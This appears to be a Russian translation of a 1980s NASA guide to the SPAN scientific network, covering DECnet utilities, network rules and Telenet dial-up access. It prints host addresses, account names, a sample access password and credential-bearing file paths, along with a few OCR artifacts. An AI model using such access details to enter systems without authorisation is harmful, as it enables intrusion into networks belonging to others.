Результат: сегодняшние исследования, как правило, значительно сложнее. Например, в сообществе исследователей космоса данные поступают от множества датчиков на отдельных спутниках или наземных системах, и нередко для решения конкретных физических проблем требуются данные из многих учреждений, разбросанных по всей стране. Очевидно, что научные исследования конца 1980-х и последующих лет будут посвящены интенсивным многодисциплинарным работам, направленным на изучение сложных физических вопросов. В целом потребность исследователей в своевременном и интерактивном обмене данными и технической информацией постоянно растёт.

Проблемы обмена данными усугубляются отсутствием стандартов для научных баз данных. Итог: в настоящее время большинство исследователей признают ценность многодисциплинарных исследований, однако затраты времени и усилий разрушительны для их работы. Эта тенденция противоречит потребностям исследовательского сообщества NASA. SPAN — лишь одна из многих исследовательских сетей, только начинающих восполнять потребность в доступе к удалённым ресурсам, недоступным локально.

В мае 1980 года Отдел физики космической плазмы Управления космических наук штаб-квартиры NASA профинансировал проект в Космическом центре имени Маршалла (MSFC) по исследованию способов ежедневного проведения корреляционных исследований космической плазмы в масштабах всей страны. На первом этапе была создана пользовательская группа — Рабочая группа пользователей информационных систем (DSUWG), — призванная обеспечить взаимодействие научного сообщества и задать направление проекту. После первого заседания DSUWG в сентябре 1980 года было принято решение спроектировать, построить и эксплуатировать научную сеть, не зависящую от конкретной космической миссии, в качестве экспериментального примера. Кроме того, система должна была строиться на существующих компьютерах для анализа данных в учреждениях физики космоса и максимально использовать готовые программные и аппаратные решения.

Сеть SPAN впервые заработала в декабре 1981 года с тремя основными узлами:

• Техасский университет в Далласе
• Университет штата Юта
• MSFC

С тех пор она быстро росла. Сразу после запуска SPAN начала облегчать анализ космических данных: электронная почта, просмотр документов, доступ к распределённым базам данных, средства численной и графической передачи данных, доступ к машинам класса VI и шлюзы к другим сетям.

DSUWG продолжает направлять развитие SPAN и стремится выявлять, продвигать и внедрять соответствующие стандарты эффективного управления данными и их обмена. Все организации — члены SPAN обязаны участвовать в DSUWG. Базовый состав DSUWG — один учёный-представитель и менеджер компьютерных систем (ответственный за сетевую часть) от каждого учреждения-члена. Заседания DSUWG проводятся регулярно, примерно раз в девять месяцев.

DSUWG структурирована по направлениям, способствующим решению крупных актуальных проблем обмена и корреляции научных данных. Каждой подгруппой руководит председатель, координирующий и направляющий деятельность группы; за реализацией рекомендаций и политик DSUWG следит проектный учёный. Рабочая группа делится на несколько подгрупп, занимающихся вопросами политики, сетевого оборудования, программного обеспечения и стандартов графики, а также стандартов баз данных.

DSUWG — динамичная, развивающаяся организация. Мы рассчитываем, что члены будут входить в неё (или выходить) по мере активного участия в вопросах, связанных с данными. Мы также

понимаем, что в настоящее время SPAN и DSUWG занимаются лишь ограниченной частью всего спектра проблем, стоящих перед исследовательским сообществом NASA. По мере решения текущих проблем, развития сети и возникновения новых вопросов мы рассчитываем, что DSUWG будет отражать эти изменения в своём составе, структуре и направлении деятельности.

SPAN в настоящее время управляется Национальным центром космических научных данных (NSSDC), расположенным в Космическом центре Годдарда (GSFC). Все физические каналы SPAN финансируются Отделом коммуникаций и информационных систем штаб-квартиры NASA. Персонал NSSDC, центров NASA SPAN и удалённых учреждений работает согласованно для управления и поддержания работоспособности сети.

Конфигурация и развитие сети

Исходная топология SPAN представляла собой модифицированную звезду, в которой все коммуникации с удалёнными учреждениями проходили через главный центральный узел коммутации или маршрутизации сообщений в MSFC. Эта топология хорошо служила сети до тех пор, пока не было добавлено множество новых узлов и большее число учёных не привыкло пользоваться сетью. По мере роста требований к пропускной способности стало очевидно, что необходима новая топология с более высокоскоростными линиями. Для этого была разработана и реализована новая коммуникационная архитектура SPAN.

Нынешняя структура SPAN в США представляет собой взаимосвязанную топологию из четырёх звёзд с ячеистыми соединениями. Ядром каждой звезды служит центр маршрутизации SPAN. Центры маршрутизации расположены в GSFC, MSFC, Лаборатории реактивного движения (JPL) и Космическом центре имени Джонсона (JSC). Центры маршрутизации связаны между собой набором резервированных опорных каналов на 56 кбит/с. К каждому центру маршрутизации и к опорной магистрали SPAN подключены периферийные каналы со скоростью не менее 9,6 кбит/с.

Большинство удалённых учреждений имеют локальные сети, позволяющие подключить к SPAN разнообразные машины. Вне зависимости от положения машины в сети все компьютеры SPAN логически равноправны. Главная цель новой архитектуры SPAN — обеспечить такую же прозрачную доступность узла, расположенного на другом конце страны и связанного через два центра маршрутизации, как и узла SPAN, находящегося в одной машинной комнате с исходной системой. Это удобство использования и сетевая прозрачность — одно из главных достоинств SPAN.

Новая конфигурация позволяет быстро расширять сеть за счёт добавления новых периферийных каналов, модернизации существующих и динамического дозвона по высокоскоростным опорным каналам. Реализация новой конфигурации началась в июле 1986 года и была завершена в ноябре 1986 года, хотя новые каналы продолжают добавляться постоянно. Ожидается создание пятого центра маршрутизации в Исследовательском центре Эймса.

Практически все машины SPAN соединены с помощью коммерчески доступного программного пакета DECnet. DECnet позволяет надлежащим образом настроенным компьютерам (IBM PC и мейнфреймам, рабочим станциям SUN/UNIX, DEC/PRO, PDP, VAX и DECSYSTEM) общаться через различные среды передачи (оптоволокно, коаксиал, арендованные телефонные линии и т. д.) с использованием разнообразных протоколов нижнего уровня (DDCMP, Ethernet, X.25). Ряд учреждений подключён через хосты Janus, поддерживающие несколько протоколов.

SPAN связывает компьютеры и взаимодействует с несколькими другими сетями в США, Европе и Канаде, используемыми для анализа данных космических миссий NASA и других проектов. В настоящее время через SPAN доступно более 1200 компьютеров.

Объединение DECnet-сетей стало возможным благодаря беспрецедентному успешному сотрудничеству сетевых администраторов ранее раздельных сетей. Например, Международная сеть физики высоких энергий (HEPNET), Канадская сеть анализа данных (DAN) и Сеть техасских университетов (TEXNET) теперь имеют неконфликтующие сетевые адреса. Каждый узел каждой из этих сетей так же доступен пользователям SPAN, как и любой другой узел SPAN. Взаимное сотрудничество этих глобальных сетей расширило возможности всех.

SPAN развивает ряд возможностей и функций, делающих её уникальной в научном сообществе NASA. Система SPAN предоставляет удалённым пользователям доступ к базам научных данных и объединяет учёных по всей стране в единой рабочей среде. В отличие от прежних сетей миссий NASA, где у удалённых площадок были лишь удалённые терминалы (обслуживающие одного человека в каждый момент времени), SPAN одновременно поддерживает множество пользователей на каждом удалённом узле через программное обеспечение межкомпьютерных коммуникаций. Пользователи в своих учреждениях могут участвовать в ряде сетевых функций с задействованием других удалённых вычислительных ресурсов. Научные статьи, файлы данных и графики легко передаются между узлами сети. Это существенно сокращает время, необходимое для проведения корреляционных работ, когда авторы разделены страной или океаном. Продвинутым пользователям рекомендуется обратиться к руководству пользователя DEC DECnet.

SPAN будет продолжать использоваться в качестве экспериментальной площадки среди научных исследователей NASA с целью изучения и применения современных компьютерных и коммуникационных технологий как инструмента для научных исследований. Это возможно потому, что SPAN — не проектно-зависимая система, требующая статичной аппаратно-программной конфигурации на весь срок миссии. SPAN обеспечивала оперативное реагирование для нескольких миссий NASA и ESA. Каждой из этих миссий требовалось быстро передавать данные наблюдений с земли и со спутников в режиме, близком к реальному времени, в различные пункты назначения для анализа и планирования миссий. Благодаря большому успеху SPAN новые космические миссии NASA серьёзно рассматривают создание сетей с аналогичными возможностями, объединённых со SPAN.

В ближайшие несколько лет в SPAN будут внедрены новые разработки в области программного и аппаратного обеспечения, которые продолжат содействовать научным исследованиям NASA. Ожидается, что SPAN значительно улучшит доступ к шлюзам в Европу и другие точки мира. Как естественная эволюция, SPAN будет мигрировать в сторону протокола взаимодействия открытых систем (OSI) Международной организации по стандартизации (ISO) по мере появления соответствующего программного обеспечения. Предполагается, что протокол ISO/OSI существенно расширит возможности SPAN и увеличит число доступных гетерогенных компьютерных систем.

Безопасность и поведение в сети

Нарушениями считаются:

1. Любой несанкционированный доступ к компьютерам сети или их использование.
2. Попытки обойти системы защиты компьютеров (например, нарушение ограниченного аккаунта).
3. Многократные неудачные попытки входа на компьютеры или привилегированные аккаунты, к которым пользователь не авторизован.
4. Массовая передача файлов с определённого узла без предварительного согласования с соответствующими центрами маршрутизации SPAN.

Сеть находится под постоянным пристальным наблюдением, и обнаружить попытку взлома и отследить её источник относительно несложно. При выявлении нарушения дело будет передано в руководящий комитет DSUWG, и соединение SPAN будет немедленно под угрозой отключения. Если ситуацию не удастся урегулировать к удовлетворению как руководящего комитета DSUWG,

так и администраторов сети, канал SPAN к нарушившему правила узлу будет рассмотрен на предмет постоянного отключения. Короче говоря, NASA оплачивает коммуникационные линии и не потерпит нарушений в сети.

Информационный центр сети SPAN (SPAN-NIC)

SPAN-NIC расположен в Национальном центре космических научных данных в Гринбелте, штат Мэриленд. Цель SPAN-NIC — предоставлять общие пользовательские услуги и техническую поддержку пользователям SPAN по телефону, электронной почте и обычной почте.

По мере экспоненциального роста SPAN стало очевидно, что необходимо создать центральную организацию для оказания технической помощи пользователям в более эффективном использовании ресурсов сети. Это достигается ведением и распространением актуальных технических документов, оказанием помощи по вопросам DECnet, мониторингом трафика и поддержанием онлайн-базы данных с информацией об узлах SPAN. Более подробную информацию о подключении к SPAN, помимо изложенной в этом документе, также можно получить через SPAN-NIC.

SPAN-NIC использует VAX 8650 под управлением VMS в качестве хост-компьютера. Пользователи, желающие воспользоваться онлайн-информационными сервисами, могут использовать аккаунт с именем пользователя SPAN_NIC. Удалённый вход возможен через SET HOST из SPAN, TELENET из ARPANET и другими способами, описанными далее.

```
SPAN-NIC DECnet host address: NSSDCA or 6.133

SPAN-NIC ARPANET host address: NSSDC.ARPA or 128.183.10.4

SPAN-NIC GTE/TELENET DTE number: 311032107035
```

В качестве альтернативы удалённому входу можно обращаться к онлайн-текстовым файлам. Эти файлы находятся в каталоге, на который указывает логическое имя «SPAN_NIC:». Примеры команд для вывода содержимого этого каталога:

```
From SPAN: $ DIRECTORY NSSDCA::SPAN__NIC:
From ARPA: FTP> ls SPAN__NIC:
```

Список доступных файлов и краткое описание их содержимого находится в файле «SPAN_NIC:SPAN_INDEX.TXT». После определения нужного файла его можно передать на удалённый хост командой VMS COPY или командой FTP GET. Важно отметить, что возможности этого сервиса будут значительно расширяться — как для актуализации текущей конфигурации SPAN, так и для отслеживания её роста.

Введение в DECnet

Цель SPAN — поддерживать коммуникации между пользователями сетевых узлов. Это включает доступ к данным и их обмен, общение по электронной почте и совместное использование ресурсов членами научного космического сообщества.

Взаимодействие между узлами SPAN осуществляется посредством программного обеспечения DECnet. Оно создаёт и поддерживает логические соединения между сетевыми узлами с различными или схожими операционными системами. В настоящее время на SPAN используются операционные системы VAX/VMS, RSX и IAS. DECnet обеспечивает управление сетью, автоматическую маршрутизацию сообщений и пользовательский интерфейс к сети. Интерфейс DECnet предоставляет типовые функции как для пользователей-терминалистов, так и для

программ. Цель данного раздела — дать руководство по конкретной реализации DECnet в SPAN; он не претендует на замену обширных руководств по DECnet, уже выпущенных DEC.

DECnet поддерживает следующие функции для сетевых пользователей:

1. КОММУНИКАЦИИ ЗАДАЧА-ЗАДАЧА. Пользовательские задачи могут обмениваться данными через логический канал сети. Взаимодействующие задачи могут находиться на одном или разных узлах. Коммуникации задача-задача могут использоваться для инициирования и управления задачами на удалённых узлах.

2. УДАЛЁННЫЙ ДОСТУП К ФАЙЛАМ. Пользователи могут обращаться к файлам на удалённых узлах с терминала или внутри программы. С терминала пользователи могут передавать файлы между узлами, просматривать файлы и каталоги удалённых узлов и отправлять файлы с командами для выполнения на удалённом узле. Внутри программы пользователи могут читать и записывать файлы, хранящиеся на удалённом узле.

3. ТЕРМИНАЛЬНЫЕ КОММУНИКАЦИИ. Пользователи RSX и IAS могут отправлять сообщения на терминалы удалённых узлов RSX или IAS. На узлах VMS эта возможность реализована через утилиту PHONE.

4. ПОЧТОВАЯ СЛУЖБА. Пользователи VMS могут отправлять почтовые сообщения на аккаунты удалённых узлов VMS. Эта возможность также доступна для узлов RSX и IAS, но не поддерживается DEC. Сетевая почта RSX и IAS несколько отличается от почты VMS.

5. УДАЛЁННЫЙ ХОСТ. Пользователи VMS, RSX и IAS могут входить на удалённый хост так, как если бы их терминалы были локальными.

Реализации DECnet для различных систем

SPAN включает реализации для операционных систем RSX, IAS и VAX/VMS. Программное обеспечение DECnet присутствует на всех узлах SPAN и обеспечивает передачу данных и сообщений между любыми узлами. Каждый сетевой узел имеет версию DECnet, совместимую с его операционной системой. Эти версии DECnet разработаны до разной степени, что наделяет одни узлы большими или меньшими возможностями по сравнению с другими. Версия, или «фаза» DECnet, указывает на способность узла выполнять определённые уровни коммуникаций. Поскольку реализации RSX и IAS практически идентичны, они описываются вместе.

Пользователям не нужны особые привилегии (пользователям VAX/VMS потребуется привилегия NETMBX в аккаунте) для запуска сетевых задач или создания программ, обращающихся к сети. Однако для использования ресурсов пользователи должны предоставить действительную информацию управления доступом. Под «управлением доступом» понимается имя пользователя и пароль аккаунта (локального или на удалённом узле).

Онлайн-документация системы — особенно важный и ценный компонент систем DEC. В настоящее время SPAN состоит почти исключительно из систем DEC. Обширный набор системных справочных файлов и библиотек есть на всех узлах DEC в SPAN. Команда HELP вызывает утилиту HELP для отображения информации по конкретной теме. Утилита HELP извлекает справочную информацию из системных справочных файлов или из любой указанной вами справочной библиотеки. Можно также задать набор справочных библиотек по умолчанию для поиска в дополнение к этим библиотекам.

```
Format:   HELP [keyword [...]]
```

На многих системах новые пользователи могут просмотреть обучающее пособие по HELP, введя TUTORIAL в ответ на приглашение «HELP Subtopic?» и нажав клавишу RETURN.

Утилиты для DECnet-VAX

У пользователей терминалов VAX есть несколько утилит для сетевых коммуникаций, доступных из операционной системы VMS. Документацию по большинству из них можно найти в справочном руководстве по утилитам из набора руководств VAX/VMS; каждая утилита имеет обширную онлайн-справку. Следующие описания дают краткое введение в эти утилиты:

MAIL: Почтовая утилита VAX/VMS позволяет отправить сообщение на любой аккаунт или на несколько аккаунтов в сети. Для отправки сообщения необходимо знать имя аккаунта получателя, а также имя или номер его узла (подробнее — далее в этом файле).

FINGER: Утилита Finger для VAX/VMS от DECUS установлена на ряде систем SPAN VAX/VMS. Finger позволяет пользователю видеть, кто и чем занят — как на его машине, так и на других машинах сети, поддерживающих Finger. Finger также позволяет найти информацию о местонахождении и аккаунтах других пользователей — как локально, так и в сети. Ниже приведён пример сессии с утилитой FINGER.

```
$ FINGER


          NSSDCA VAX 8600, VMS V4.3. Sunday, 28-Sep-1986 19:55,4 Users,0 Batch.
          Up since Sunday, 28-Sep-1986 14:28

 Process         Personal name        Program  Login Idle Location

 HILLS           H.Kent Hills         Tm       19:02      NSSDC.DECnet
 _RTA4:          Dr. Ken Klenk        Tm       17:55      NSSDC.DECnet
 _NVA1:          Michael L. Gough     Mail     15:13
 SPAN Man        Joe Hacker           Finger   17:33      bldg26/111


 $ FINGER SWAFFORD@NSSDCA

 [NSSDCA.DECnet]

 NSSDCA VAX/VMS, Sunday, 28-Sep-1986 19:55

 Process         Personal name        Program   Login  Idle Location

 SPAN Man                             Finger    17:33

  Logged in since: Sunday, 28-Sep-1986 17:33

  Mail: (no new mail)

  Plan:

     Joe Hacker, SPAN Hackers Guild

     Telephone: (800)555-6000
```

Если ваш VAX поддерживает VMS Finger, дополнительную информацию можно получить, введя HELP FINGER. Если на вашей системе утилита FINGER отсутствует, её копию в виде резервного набора BACKUP можно найти в файле:
`NSSDCA::SPAN_NIC:FINGER.BCK`

PHONE: Утилита PHONE в VAX/VMS позволяет вести интерактивный разговор с любым текущим пользователем сети. Утилита работает только на видеотерминалах, поддерживающих прямое позиционирование курсора. Системный менеджер должен знать, поддерживает ли ваш терминал эту утилиту. Для инициирования звонка введите DCL-команду PHONE. Экран должен очиститься и переключиться в режим телефонного экрана. Доступны следующие команды:

```
DIAL nodename::username
```

Осуществляет вызов другого пользователя. Необходимо дождаться ответа от этого пользователя, чтобы продолжить. DIAL — команда по умолчанию, если просто ввести `nodename::username`.

```
ANSWER  Отвечает на вызов при входящем звонке.

HANGUP  Завершает разговор (можно также нажать CTRL/Z).

REJECT  Отклоняет поступивший звонок.

DIR nodename::
```

Выводит список всех текущих пользователей на указанном узле. Эта команда чрезвычайно полезна для просмотра текущих пользователей на других узлах сети.

```
FACSIMILE filename
```

Отправляет указанный файл слушателю как часть разговора.

Для выполнения любой из этих команд во время разговора сначала необходимо ввести символ-переключатель. По умолчанию это клавиша процента.

УДАЛЁННЫЙ ДОСТУП К ФАЙЛАМ: Команды DCL, обращающиеся к файлам, работают прозрачно через сеть. Например, чтобы скопировать файл с удалённого узла:

```
$copy

From: node"username password"::disk:[directory]file.lis
To: newfile.lis
```

Эта команда скопирует «file.lis» из «directory» на «node» в аккаунт, из которого была выдана команда, и переименует его в «newfile.lis». Информация управления доступом (имя пользователя и пароль удалённого аккаунта) заключается в кавычки. Обратите внимание, что тот же файл можно скопировать на любой другой узел и в любой аккаунт по вашему желанию. Ещё один пример — получить листинг каталога с удалённого узла:

```
$dir node::[directory] (if on the default disk)
```

Утилиты для DECnet-11M/DECnet-IAS

Существуют определённые функции DECnet, доступные только на узлах с одинаковым типом операционной системы, — например, узлы MPB, TRW, SPRL, LASR и UTD, все работающие под RSX-11M. Возможности пользователей RSX DECnet делятся на две основные категории: функции для пользователей терминалов и функции для программистов на FORTRAN.

Пользователи терминалов DECnet-11M имеют несколько доступных утилит: вход на другие машины в сети, передача файлов, обмен сообщениями и информация о состоянии сети.

REMOTE-LOGON (УДАЛЁННЫЙ ВХОД): Процедура REMOTE-LOGON позволяет пользователю на одном узле войти на другой узел в сети. Эта возможность также называется виртуальным терминалом. Команда «SET /HOST=nodename» позволяет войти на соседние узлы сети с узла DECnet-11M. Команда «SET HOST» на SPAN-VAX также позволяет входить на соседние узлы.

NFT — ПЕРЕДАЧА СЕТЕВЫХ ФАЙЛОВ: NFT — программа сетевой передачи файлов, входящая в состав ПО DECnet. Запускается вводом `NFT` с указанием `to file = from file` или командой `NFT to file = from file`. В именах файлов должны быть встроены имя узла, информация управления доступом и каталог, если он отличается от соглашений по умолчанию. Обратите внимание, что имена файлов на системах RSX могут содержать не более 9 (девяти) символов.

Поэтому файлы VAX/VMS с именами длиннее 9 символов не будут скопированы с именованием по умолчанию. В таком случае необходимо явно задать имя копируемого файла при передаче на систему RSX. При обращении к узлам SPAN через NFT имена файлов должны иметь следующую структуру:

```
NODE/username/password::Dev:[dir.sub-dir]file.type
```

Полезные ключи NFT:

```
/LI   Вывод листинга каталога.
/AP   Добавление/дополнение файлов в конец существующего файла.
/DE   Удаление одного или нескольких файлов.
/EX   Выполнение командного файла на удалённом/локальном узле.
/SB   Постановка командного файла в очередь для выполнения
      (удалённо/локально).
/SP   Вывод файлов на принтер (работает только с «одинаковыми» узлами).
```

Особое применение NFT — отображение графических файлов в сети. Важно отметить, что некоторые аппаратно-зависимые графические файлы не поддаются отображению — например, созданные программным обеспечением IGL. Графические файлы от пакетов, отображаемые при нахождении на других узлах, можно вывести следующим вводом:

```
NFT> TI:=SPAN/NET/NET::[NETNET.RIMS]D1364.COL
```

Графические файлы, созданные IGL, можно отображать с помощью программ REPLAY или NETREP (см. документацию по сетевой библиотеке).

ТЕРМИНАЛЬНЫЕ КОММУНИКАЦИИ: TLK — утилита терминальных коммуникаций, позволяющая пользователям обмениваться сообщениями через терминалы. TLK несколько напоминает команду широковещательной рассылки RSX, но с расширенными возможностями. В настоящее время TLK работает только между узлами RSX-11 и внутри узла RSX-11. Имеется два основных режима работы: режим одиночного сообщения и режим диалога.

Режим одиночного сообщения передаёт короткие сообщения на любой терминал того же или удалённого узла. Синтаксис:

```
>TLK TARGETNODE::TTn:--Message--
```

Для инициирования диалогового режима:

```
>TLK TARGETNODE::TTn<cr>
```

При появлении приглашения `TLK>` можно ввести новую строку сообщения.

Утилиты графического отображения

Одна из главных задач проекта SPAN — обеспечить скоординированный анализ данных без выезда из своего учреждения. Поэтому существует острая необходимость в разработке возможности отображения графических изображений данных с любого узла на любом другом узле. Невозможность вывода данных на произвольное графическое устройство любого узла быстро была признана проблемой. По мере разработки общих сетевых утилит для поддержки отображения аппаратно-зависимых и независимых графических изображений справочник «Руководство по утилитам графического отображения SPAN» будет документировать их использование и ограничения. Этот справочник является практическим руководством по общим сетевым средствам, которые будут применяться для поддержки корреляционных сетевых исследований — от работы в паре до уровня семинара. Для каждой графической утилиты справочник содержит информацию, необходимую для её получения, использования и внедрения.

Программа управления сетью (NCP)

NCP — программа управления сетью, предназначенная прежде всего для помощи сетевому менеджеру. Однако есть ряд команд NCP, полезных и для обычного пользователя. С их помощью можно быстро определить имена узлов и доступность узлов. Справку можно получить, введя `NCP>HELP` и следуя дальнейшим инструкциям. Полный список команд NCP, доступных непривилегированным пользователям, приведён в руководстве по утилите NCP для VAX и в приложении NCP руководства DECnet-11M для PDP. Вероятно, наиболее полезны следующие две команды:

```
$ RUN SYS$SYSTEM:NCP       !on VAXs

       -or-

> RUN $NCP                 !on PDPs

NCP> SHOW KNOWN NODES      !show a list of all nodes
                           !   defined in the volatile data base
NCP> SHOW ACTIVE NODES     !show a list of only currently reachable
```

Обратите внимание, что вторая команда не работает на «конечных узлах», то есть узлах, не выполняющих хотя бы маршрутизацию DECnet уровня I. Кроме того, на маршрутизаторах уровня I или II будут отображаться только узлы зоны пользователя. В случае конечных узлов пользователи должны узнать имя ближайшего маршрутизирующего узла уровня I или II и выдать следующую команду:

```
NCP> TELL GEORGE SHOW ACTIVE NODES
```

Почта

Как кратко упоминалось ранее, все узлы DEC в SPAN имеют утилиту сетевой почты. Перед отправкой почтового сообщения необходимо знать имя узла и имя пользователя. Чтобы отправить сообщение менеджеру проекта, введите следующие команды:

```
$ MAIL

MAIL> SEND

To: NSSDCA::THOMAS
Subj: MAIL UTILITY TEST
Enter your message below. Press ctrl/z when complete
ctrl/c to quit:

VALERIE,
   OUR NETWORK CONNECTION IS NOW AVAILABLE AT ALL TIMES.  WE ARE LOOKING
FORWARD TO WORKING FULL TIME ON SPAN.  THANKS FOR ALL YOUR HELP.

                            FRED
<CTRL/Z>

MAIL>EXIT
```

Чтобы отправить письмо нескольким пользователям, перечислите нужных сетевых пользователей в одной строке с командой TO:, разделяя их запятыми. Другой способ — использовать файл с именами. Например, в файле SEPAC.DIS перечислены все исследователи SEPAC в SPAN:

```
SSL::ROBERTS
SSL::REASONER
SSL::CHAPPELL
SWRI::JIM
TRW::TAYLOR
STAR::WILLIAMSON
```

Почтовая утилита отправит дубликаты сообщений всем перечисленным в этом файле, если указать имя файла в строке TO: (`TO: @SEPAC`). Второй вариант команды SEND — указать имя файла с текстом сообщения. Приглашения для To: и Subject: всё равно будут выданы. Следующие команды дают краткое описание других функций утилиты MAIL:

```
READ n      Выводит на терминал почтовое сообщение с номером n.
            Если n не указан, выводятся новые сообщения.

EXTRACT     Сохраняет копию текущего сообщения в указанный файл.

FORWARD     Пересылает копию текущего сообщения другим пользователям.

REPLY       Позволяет отправить ответ отправителю текущего сообщения.

DIR         Выводит список всех сообщений в текущей выбранной папке.
            Порядковые номера затем используются с командой READ.

DEL         Удаляет только что прочитанное сообщение. Сообщение
            перемещается в папку WASTEBASKET до выхода из утилиты,
            когда оно удаляется окончательно. Поэтому «удалённое»
            сообщение можно восстановить вплоть до ввода «exit» или
            ^Z в приглашении MAIL>.

HELP        Всегда полезно, если вы запутались.
```

Все узлы SPAN обязаны хранить два специфичных для узла информационных файла в своих каталогах DECnet по умолчанию.

Первый файл — список сетевых пользователей с подробными сведениями о каждом сетевом пользователе, имеющем аккаунт на машине. Как минимум, файл должен содержать имя пользователя, его адрес электронной почты, идентификатор аккаунта/проекта и его каталог по умолчанию. Всю эту информацию легко получить на системах VAX/VMS из файла SYS$SYSTEM:SYSUAF.DAT (обратите внимание, что файл SYSUAF.DAT доступен для чтения только системному менеджеру). Файл называется USERLIST.LIS и находится в каталоге DECnet по умолчанию узла. Командная процедура для создания этого файла доступна в `NSSDCA::SPAN_NIC:USERLIST.COM`. Эту процедуру следует выполнять с аккаунта SYSTEM на удалённом узле, для которого она компилируется. Ниже приведён пример отображения файла USERLIST.LIS на узле NSSDCA с системы VAX/VMS:

```
$ TYPE NSSDCA::USERLIST

     Userlist file created at : 28-SEP-1986 22:06:01.71

       Owner          Mail Address     Project   Default Directory
 ----------------  -----------------  ---------  -----------------
 ROBERT HOLZER     NSSDCA::HOLZER     CD8UCLGU  CDAW_C8USER:[HOLZER]
 RICHARD HOROWITZ  NSSDCA::HOROWITZ   ACQ633GU  ACQ_USER:[HOROWITZ]
 CHERYL HUANG      NSSDCA::HUANG      CD8IOWGU  CDAW_C8USER:[HUANG]
 DOMINIK P. IASCO  NSSDCA::IASCONE    PCDCDWPG  CDAW_DEV:[IASCONE]
 ISADARE BRADSKY   NSSDCA::IZZY       DVDSARPG  DAVID_DEV:[IZZY]
 WENDELL JOHNSON   NSSDCA::JOHNSON    DCSSARPG  CODD_DEV:[JOHNSON]
 DAVID JOSLIN      NSSDCA::JOSLIN     SYSNYMOP  OPERS_OPER:[JOSLIN]
 JENNIFER HYESONG  NSSDCA::JPARK      CAS130GU  CAS_USER:[JPARK]
 HSIAOFANG HU      NSSDCA::JUDY       DVDSARPG  DAVID_DEV:[JUDY]
 YOUNG-WOON KANG   NSSDCA::KANG       ADCSARGU  ADC_USER:[KANG]
 SUSAN E. KAYSER   NSSDCA::KAYSER     ACQSARGU  ACQ_USER:[KAYSER]
 DR. JOSEPH KING   NSSDCA::KING       ADM633MG  ADM_USER:[KING]
 BERNDT KLECKER    NSSDCA::KLECKER    CD8MAXGU  CDAW_C8USER:[KLECKER]
 KENNETH KLENK     NSSDCA::KLENK      PCDSARPG  ADM_USER:[KLENK]
```

Подобно списку пользователей, в аккаунте DECnet по умолчанию всех узлов доступен файл с информацией об узле — NODEINFO.LIS. Следующий пример — для узла SSL — следует рассматривать как шаблон типового файла NODEINFO.LIS, который должен находиться на каждом узле SPAN:

```
$ TYPE SSL::NODEINFO
```

Доступ к SPAN через Telenet

По мере роста SPAN число пользователей, желающих воспользоваться её возможностями, резко растёт. Теперь любой пользователь с терминалом и модемом на 300 или 1200 бит/с может получить доступ к SPAN из любой точки США, просто позвонив по местному телефону. Существует соединение между SPAN и Пакетной системой NASA (NPSS). NPSS, в свою очередь, имеет шлюз к публичной сети GTE Telenet, обеспечивающей доступ через местные звонки. Пользователь дозванивается до одного из местных узлов доступа Telenet и соединяется с компьютером безопасности NASA DAF (Data Access Facility). После этого пользователь может прозрачно получить доступ к SPAN через машины NSSDC или SSL.

Чтобы узнать номер телефона PAD, ближайшего к вашему местонахождению, позвоните в службу поддержки Telenet по бесплатному номеру 1-800-TELENET. Там предоставят номер ближайшего PAD Telenet.

Ниже описаны шаги, необходимые для получения доступа к SPAN через Telenet:

1. Сначала дозвонитесь до местного PAD Telenet.
2. Когда PAD ответит, нажмите клавишу возврата каретки несколько раз, пока не появится приглашение '@'.

```
<CR><CR><CR>

@
```

3. Затем введите идентификационный адрес хоста NASA DAF (компьютера безопасности). На момент публикации этот идентификатор ещё не был доступен, но будет предоставлен всем пользователям, запросившим подобный вид доступа.

```
@ID ;32100104/NASA
```

4. Затем вам будет предложено ввести пароль (который будет предоставлен вместе с идентификатором выше).

```
PASSWORD = 021075
```

(Note: Tthe password will not be echoed)

5. Затем нажмите <CR>. Вы будете подключены к компьютеру NASA DAF. DAF сообщит, к какому ресурсу и порту вы подключились, а также выдаст сообщение «ready» и приглашение в виде звёздочки:

```
NASA PACKET NETWORK - PSCN

 TROUBLE 205/544(FTS 824)-1771

  PAD 311032115056

*1

ready

*
```

Все записи в DAF должны быть в верхнем регистре, а USERID и PASSWORD будут отображаться на экране.

```
 *LOGON
 ENTER USERID>                  LPORTER
 ENTER PASSWORD>                XXXXXXX
 ENTER SERVICE>                 SPANSSL
```

```
        NETWORK CONNECTION IN PROGRESS
        connected
```

Вместо SPANSSL в запросе «Service>» можно ввести NSSDC.

6. Теперь должен появиться запрос VMS «Username»:

   ```
   Username: SPAN
   ```

7. Затем вам будет предложено ввести имя целевого хоста SPAN. Например, если вы пользователь Pilot Land Data System на VAX 11/780 NSSDC, введите NSSDC и нажмите клавишу возврата в ответ на запрос имени хоста.


   ```
   SPAN host name? NSSDC
   ```

8. Наконец, продолжайте стандартную процедуру входа для целевого хоста.

dial-up
user

Шлюзы SPAN X.25 также широко использовались для межсетевых коммуникаций с развивающимися сетями в Европе и Канаде.

Трафик из США в Европу был настолько интенсивным, что между центрами маршрутизации GSFC и ESOC было установлено выделенное соединение. Оно стало действовать с января 1987 года.



Почтовые шлюзы SPAN/ARPANET/BITNET/публичные пакетные сети

SPAN поддерживает несколько шлюзов — как в, так и из нескольких крупных сетей. Ниже приведён текущий синтаксис формирования адреса для пользователя другой сети. Существует несколько аналогичных шлюзов на других узлах SPAN, не включённых в этот список. Стэнфорд использован здесь лишь в качестве типичного примера. Если вам необходимо периодически использовать почтовый шлюз Стэнфорда, следует получить разрешение у системного менеджера узла STAR

(или любого другого не-NASA шлюзового узла). В настоящее время ограничений на использование шлюза NSSDCA нет.

```
